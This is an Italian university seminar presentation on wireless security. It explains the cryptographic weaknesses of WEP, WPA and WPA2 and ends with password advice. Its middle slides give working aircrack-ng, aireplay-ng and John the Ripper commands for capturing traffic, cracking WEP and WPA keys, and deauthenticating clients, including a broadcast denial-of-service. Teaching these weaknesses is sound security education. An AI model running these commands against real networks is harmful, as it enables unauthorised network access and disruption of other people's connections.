Sicurezza nei protocolli wireless parte II

WEP e WPA

Di Alessio Guadagnini
Corso di Laurea Scienze dell'Informazione
A.A. 2007/2008

WEP


- WEP è acronimo di *Wired Equivalent Privacy*
  - Protocollo con chiave a crittazione simmetrica basato su disgiunzione esclusiva (meglio conosciuta come XOR)
  - Ogni Host che intende collegarsi all'access point (AP) mediante protocollo WEP deve conoscere la chiave

- Lo XOR non è il solo meccanismo su cui si basa WEP, viene usato anche un algoritmo che si basa sul protocollo RC4, apprezzato per le ottime prestazioni su applicazioni crittografiche in real time.
  - La chiave scelta dall'utente (detta intermedia) è data in pasto all'algoritmo che restituirà la chiave di crittazione
  - Si utilizza come algoritmo per il controllo di integrità dei pacchetti CRC-32

chiave intermedia ---> RC4(chiave intermedia) = chiave di crittazione

WEP

Usando solo questi accorgimenti riusciamo a celare la password, ma non si scongiura la possibilità di risalire alla chiave originale conoscendo un pacchetto crittato e il suo corrispettivo in chiaro




La soluzione è modificare la **chiave intermedia** per ogni pacchetto, cambiando quindi la chiave di crittazione finale

Il procedimento sarà quindi:

1) chiave 40 o 104 bit + IV 24 bit = chiave intermedia 64 o 128 bit


2) RC4 (chiave intermedia) = chiave di crittazione finale con cui fare XOR

Codifica WEP



- L'utente immette la chiave segreta che viene concatenata all'IV spedito in chiaro dall'AP
- Ne risulta una stringa, usata come seme per uno **P**seudo **R**andom **N**umber **G**enerator (basato su RC4)
- Parallelamente sul testo in chiaro eseguiamo un test di integrità dei dati, ottenendo un ICV (**I**ntegrity **C**heck **V**alue) che sarà concatenato al messaggio
- Alle due stringhe di pari lunghezza cosi ottenute (chiave e testo del messaggio) applichiamo lo XOR ottenendo il testo cifrato


Decodifica WEP



- Partendo dall'IV ricevuto, lo si aggiunge alla chiave segreta in possesso. Otteniamo il seme da dare in pasto al PNRG.
- Procediamo con lo XOR tra il keystream e il testo cifrato.
- Controlliamo l'integrità del pacchetto con CRC-32.
- Raffrontiamo ICV' appena calcolato con ICV che ci è stato mandato insieme al pacchetto originale, se differiscono si richiede che il pacchetto sia rispedito.

WEP *Wired Equivalent Privacy*

- formazione della chiave intermedia



Problemi:

1) L'AP inserisce i 24 bit dell'IV in **chiaro**
2) Non è corretto dire che l'AP modifica ogni volta l'IV (24 bit == 2^24 chiavi)

   con 54 Mb/s a pieno carico e pacchetti da 1,5 KB in un' ora si esauriscono gli Initialization Vector


3) Errori di trasmissione costringono l'AP ad utilizzare gli IV dall'inizio

Qual è l'implicazione di avere due pacchetti che hanno utilizzato la medesima chiave?

La risposta è nella natura intrinseca dello XOR

Implicazioni dello XOR

Cypher-1 **XOR** Cypher-2 **=** (Plain-1 **XOR** Key) **XOR** (Key XOR Plain-2) **=** Plain-1 **XOR** Plain-2



Abbiamo il risultato di XOR tra due pacchetti in chiaro, conoscendone uno se ne ricava l'altro ma soprattutto ricaviamo **la chiave.**

Plain-1 **XOR** (Cypher-1 **XOR** Cypher-2) **=** Plain-1 **XOR** (Plain-1 **XOR** Plain-2) **=** Plain-2

Plain-1 **XOR** Cypher1 **=** Plain-1 **XOR** (Plain-1 **XOR** **Key**) **=** **Key**

Obiezioni:

1) E' davvero possibile venire a conoscenza di un pacchetto in chiaro?
2) Assumendo corretto il procedimento, la chiave ottenuta è l'output dell'algoritmo RC4 e non quella immessa dall'utente sommata all'IV. Come ci può servire visto che cambia al variare dell'IV?

Paradosso dell'autenticazione

Il WEP prevede un sistema di autenticazione precedente alla connessione:

- **Open System Authentication (aperta):** il protocollo non richiede autenticazione
- **Shared Key Authentication (condivisa):** autenticazione abilitata

Lo scopo sarebbe aumentare la sicurezza della connessione, il risultato è **l'esatto opposto:** vediamo nel dettaglio i passaggi

- Il client fa una richiesta di autenticazione all'AP
- L'AP risponde inviando un pacchetto da 128 byte in chiaro
- Il client risponde reinviando tale pacchetto crittato con la chiave comune (shared Key)
- L'AP fa un check per verificare che il pacchetto sia stato crittato correttamente e garantisce al client la connessione in caso affermativo

Sniffando I pacchetti in esame si ottiene un pacchetto in chiaro e il suo corrispettivo crittato

Attacco a WEP

La teoria appena illustrata presenta uno scenario in cui la sicurezza dei dati è seriamente minata, ma all'atto pratico è realmente così?

La risposta è SI!

Motivazioni:

- La connessione è wireless di tipo radio, non la si può circoscrivere ad un' area ben definita
- Esistono svariati programmi gratuiti ed assolutamente legali per violare il WEP, accessibili anche ad utenti non esperti e supportati dai principali sistemi operativi
- Non è richiesto uso di hardware dedicato per lo scopo, basta un laptop di fascia media con una normale scheda di rete wireless
- I tempi richiesti per un attacco completo oscillano tra i 10 minuti e le poche ore
- Le debolezze del protocollo sono materia nota sin dal 2001 ed in rete si trovano innumerevoli guide che illustrano come sfruttarle

Attacco a WEP – parte 1

Recupero delle informazioni:
Condizione primaria è avere una scheda wireless che possa lavorare in modalità promiscua, ovvero in “ascolto” o meglio “sniffing” del traffico wireless, un sistema operativo mac o linux (come nel caso di questo esempio).

iwconfig <interfaccia di rete> **mode monitor**

Procediamo controllando la presenza di AP nell'area, quanti host sono connessi e il traffico generato; per farlo ci avvaliamo di **aircrack-ng** insieme alla sua suite di applicativi

airodump-ng -c <channel number> **-w** <dumpfile> <interfaccia di rete>

```
CH  7 ][ Elapsed: 36 s ][ 2008-04-30 17:48

BSSID              PWR   Beacons  #Data,   #/s  CH  MB     ENC    CIPHER   AUTH   ESSID

00:14:6C:E0:71:CF    0       109      191      0   11  48     WPA    TKIP       PSK    NETGEAR
00:14:BF:C5:AD:06    0       105       14      0    9  54.    OPN                      pimpi
00:1B:11:D6:00:2C    0        81        0      0    6  54.    OPN                      LiberoWiFi
00:03:6F:90:74:2F    0       207        0      0    5  48     WEP    WEP                Alice-11337934

BSSID                  STATION              PWR  Lost   Packets  Probes

00:14:6C:E0:71:CF      00:13:02:68:C8:9F    0       203        189
00:14:BF:C5:AD:06      00:10:60:60:50:18    0         0         12
```

Attacco a WEP – parte 2

L'attacco e il recupero della chiave:
Dopo aver raccolto un cospicuo numero di pacchetti (indicativamente 300.000 IV per chiavi a 64 bit, 1.000.000 per quelle a 128), possiamo provare a lanciare **aircrack-ng** nella speranza di ottenere la chiave.

aircrack-ng -a <codice di attacco> **-b** <MAC dell'AP> **-n** <N° bit della chiave> <dumpfile>

```
                                Aircrack-ng 0.9.1
                    [00:00:23] Tested 221185 keys (got 100549 IVs)

   KB  depth   byte(vote)
    0    0/   2   7B (   13)   33(  10) 2D(   5) CE(   5) 37(   4) 61(   4)
    1    0/   5   16 (   17)   53(  16) 8D(  15) A7(  13) F6(  13) 5E(   5)
    2    0/   4   65 (   15)   F1(  13) 23(  12) 33(  10) 1A(   5) 35(   5)
    3    0/   2   E8 (   15)  B5(  13) 13(   5) 5D(   5) 02(   3) 27(   3)
    4    0/   3   C0 (   17)  7 A(  15) B8(  15) 42(   6) 45(   6) 05(   5)
    5    0/   3   C9 (   15)   71(  12) C6(  12) 17(   5) 35(   5) 74(   5)
    6    1/   4   2B (   15)  FD(  12) A8(   9) 40(   5) 57(   5) 8E(   5)
    7    0/   1   7A ( 180)   30(  15) 38(  15) EB(  12) 78(   6) 54(   5)
    8    4/ 12   A0 (   12)  EB(  12) F6(  12) F7(  12) F3(  11) 04(   9)
    9    1/   5   37 (   15)   4C(  12) 45(   9) 35(   8) 42(   6) 4D(   6)
   10    0/   3   09 (   24)   67(  12) 92(  12) F1(  10) EB(   8) 03(   6)
```

Attacco a WEP – parte 3

Il cracking di una chiave WEP è legato a due condizioni:

- Serve almeno un host collegato all'AP
- Serve sniffare parecchio traffico per essere ragionevolmente sicuri di ottenere la chiave

Sfruttare le altre falle del WEP:
Verificata la prima condizione, possiamo indurre la seconda con 5 tipi di attacchi:

1) **Deautenticazione:** (solo WPA)
   scollega un client dall'AP a cui è associato per indurlo a richiedere l'autenticazione ottenendo pacchetti di 4-way-handshake.
2) **Fake autentication:**
   utile per collegarsi all'AP anche se filtra i MAC address
3) **Interactive packet replay:**
   replica i pacchetti letti stimolado l'AP a fare altrettanto, raddoppiando di fatto il traffico generato
4) **Arp request reinjection:**
   si individua una richiesta ARP che viene reinviata ripetutamente in modo da generare continue risposte e quindi traffico utile
5) **Korek chopchop:**
   Basandosi su metodi statistici di criptoanalisi si ricava la chiave WEP sfruttando le debolezze del protocollo RC4.

Attacco a WEP – parte 4

Il comando che concretizza questi attacchi è **aireplay-ng**

1) **Deautenticazione:** (solo WPA)

aireplay-ng -0 5 -a <BSSID> **-c** <MAC Client> <interfaccia di rete>

2) **Fake authentication:**

aireplay-ng -1 <delay> **-e** <ESSID> **-a** <BSSID> **-h** <MAC Client> <interfaccia rete>

3) **Interactive Packet Replay:**

aireplay-ng -2 -b <BSSID> **-h** <MAC Client Autenticato> **-n 100 -p 0841 -c **
\\ FF:FF:FF:FF:FF:FF <interfaccia di rete>

4) **Arp Request Injection:**

aireplay-ng -2 -b <BSSID> **-h** <MAC Client autenticato> <interfaccia di rete>

5) **Korek chopchop:**

aireplay-ng -4 -b <BSSID> <interfaccia di rete>


WPA (Wi-Fi Protected Access)

Scoperte le debolezze del WEP la Wi-Fi alliance ha definito un nuovo metodo di crittazione, il **WPA**

Problemi:
- Aumentare la sicurezza rispetto a WEP sull'hardware esistente e già presente sul mercato
- Necessità di appoggiarsi ancora ad RC4

Soluzione:
- Aggiunta la possibilità di autenticazione con credenziali di accesso (enterprise)
- Adottate migliorie presentate nel protocollo di estensione del WEP chiamato **TKIP** (Temporal Key Integrity Protocol)
- Affiancamento di **EAP** o **RADIUS** (Remote Access Dial-in User Service) per soluzioni enterprise
- Utilizzo di **PMK** (Pairwise Master Key) derivata da **PSK** (Pre Shared Key) per l'autenticazione per soluzioni personal.
  Si svolge in 4 passaggi che prendono il nome di **four way handshake**

Four way handshake



- L'AP invia una valore casuale detto ANonce al Client.
- Il Client calcola la PTK usando la PMK in suo possesso, l'ANounce, l'SNounce (numero random generato da se stesso) e il MAC Address suo e dell'AP. Viene quindi inviato all'AP anche l'SNounce per permettere il calcolo della PTK.
- L'AP calcola la PTK usando l'SNounce ed invia il GTK (Group Temporal Key) al client per garantirgli la connessione.
- Il Client invia un pacchetto di Acknolegment per notificare l'avvenuta ricezione dei dati.

Migliorie in WPA

- Viene creata una chiave intermedia differente per ogni sessione di autenticazione
- La PMK è usata solo una volta, all'atto dell' autenticazione per generare la PTK, sempre diversa a causa dei numeri pseudo random (ANounce e Snounce)
- Le dimensioni degli IV sono incrementate a 48 bit contro i 24 del WEP e non sono ripetuti a fronte di interferenze o collisioni
- I biti minimi per la chiave sono 128 contro i 40 del WEP
- Viene adottato MIC in sostituzione di CRC-32 impedendo la contraffazione dell'integrità

Tuttavia...

Rimane come algoritmo di crittazione RC4 esponendo il protocollo a futuri attacchi (poichè quelli visti finora sono annullati dal processo di autenticazione con TKIP)

WPA2

WPA2 è più robusto rispetto a WPA ma necessita di hardware aggiornato, non è adattabile ai dispositivi presenti sul mercato.

Caratteristiche:

- nome ufficiale I**EEE 802.11i**, caratterizzato da **CCMP** (Counter Mode with CBC-MAC Protocol)
- Utilizzo di un robusto algoritmo di crittazione chiamato **AES** (Advanced Encription Standard) che si appresta a sostituire DES

Necessita di hardware dedicato per cifratura / decifratura

Tallone d'Achille:
Le specifiche del protocollo WPA sono note, quindi è possibile sferrare un attacco brute force per violare il protocollo. Il punto debole non è nella chiave intermedia che cambia ad ogni sessione, ma nel processo di four way handshake violando il quale entriamo in possesso della PMK

Attacco a WPA – parte 1

La conoscenza della PMK ci permetterebbe di fingerci un Client autorizzato e quindi ad instaurare una connessione con l'AP, tuttavia viene scambiata solo una volta per sessione. Come fare ad ottenerla?

Deautenticazione:
permette ad una scheda di rete attaccante di inviare opportuni pacchetti anche se non autenticata.

- La scheda attaccante invia la richiesta di deautenticazione al client che si scollega
- Il client automaticamente cerca di ricollegarsi
- L'attaccante a questo punto sniffa il traffico che gli interessa e ne fa un dump
- Ora non rimane che tentare il brute force aiutandosi con un dizionario o in caso di insuccesso, provando le possibili permutazioni di lettere e numeri (computazionalmente molto più oneroso)

Attacco a WPA – parte 2

Recupero delle informazioni:
del tutto identiche all'attacco a WEP

iwconfig <interfaccia di rete> **mode monitor**

airodump-ng -c <channel number> **-w** <dumpfile> <interfaccia di rete>

Mentre viene registrato tutto il traffico che transita nell'etere, da un' altra shell lanciamo il comando che deautentica il client connesso all'AP.

aireplay-ng -0 5 -a <BSSID> **-c** <Client MAC address> <interfaccia di rete>

Ci è ora possibile cominciare l'attacco vero e proprio

Attacco:
con questo comando intendiamo provare ricorsivamente tutte le entry del dizionario alla ricerca della password

aircrack-ng -a 2 -b <BSSID> **-w** <file dizionario> <dumpfile>

Attacco a WPA - parte 3

E' possibile che la password utilizzata per proteggere la connessione sia di tipo alfanumerico con aggiunta di caratteri speciali (# @ _ ! £ §).

Questo è il caso in cui un attaccante con un normale laptop non può fare molto in quanto dovrebbe avvalersi di applicativi come **John the ripp3r** che permutano tutte le possibili combinazioni di caratteri e simboli con un attacco brute force e che richiedono tempi di calcolo elevati.

john –-wordlist=<path to password list> <dumpfile>

Tuttavia...
Se la password non presenta criteri di sicurezza elevati è possibile anche in questo recuperarla in tempi “ragionevoli” (qualche decina di ore)

Implicazioni della Deautenticazione

Un altro aspetto importante legato alla deautenticazione è l'attacco di tipo **DOS** (Denial Of Service)

Di fatto se noi modifichiamo il comando di prima per lanciare la richiesta in broadcast e aumentiamo il numero di pacchetti da inviare, impediamo ad ogni client di collegarsi a quell'AP!

aireplay-ng -0 0 -a <BSSID> <interfaccia di rete>

Tutto questo senza conoscere la password ma solo conoscendo il MAC dell'AP (che non può essere mascherato al contrario dell'ESSID)

Conclusioni

Come è stato abbondantemente illustrato il WEP è da considerarsi insicuro e non andrebbe usato

WPA è un ottimo sostituto, ma anche in questo caso va utilizzato con consapevolezza, infatti una password debole fa vacillare la sicurezza anche di WPA

Password deboli:
- password con meno di 8 caratteri
- termini presenti nei dizionari
- nomi propri seguiti da date di nascita

Password robuste:
password alfanumeriche con numero di caratteri superiore a 20 (ce ne sono 63 disponibili)

Ma sopratutto:
modificare la password ad intervalli regolari

Sitografia

Debolezze nel protocollo RC4 http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf

Problemi di sicurezza http://www.isaac.cs.berkeley.edu/isaac/wep-draft.pdf

John the ripp3r http://www.openwall.com/john/doc/MODES.shtml

Aircrack-ng http://www.aircrack-ng.org/doku.php

Wikipedia WEP http://it.wikipedia.org/wiki/Wired_Equivalent_Privacy

Insicurezza nel WEP http://bortone.it/universita_ec/

Wikipedia WPA http://it.wikipedia.org/wiki/Wi-Fi_Protected_Access

Sicurezza Wi-fi http://www.techtown.it/public/download/Articoli/Security/wpa_it.pdf

Wikipedia WPA2 http://it.wikipedia.org/wiki/WPA2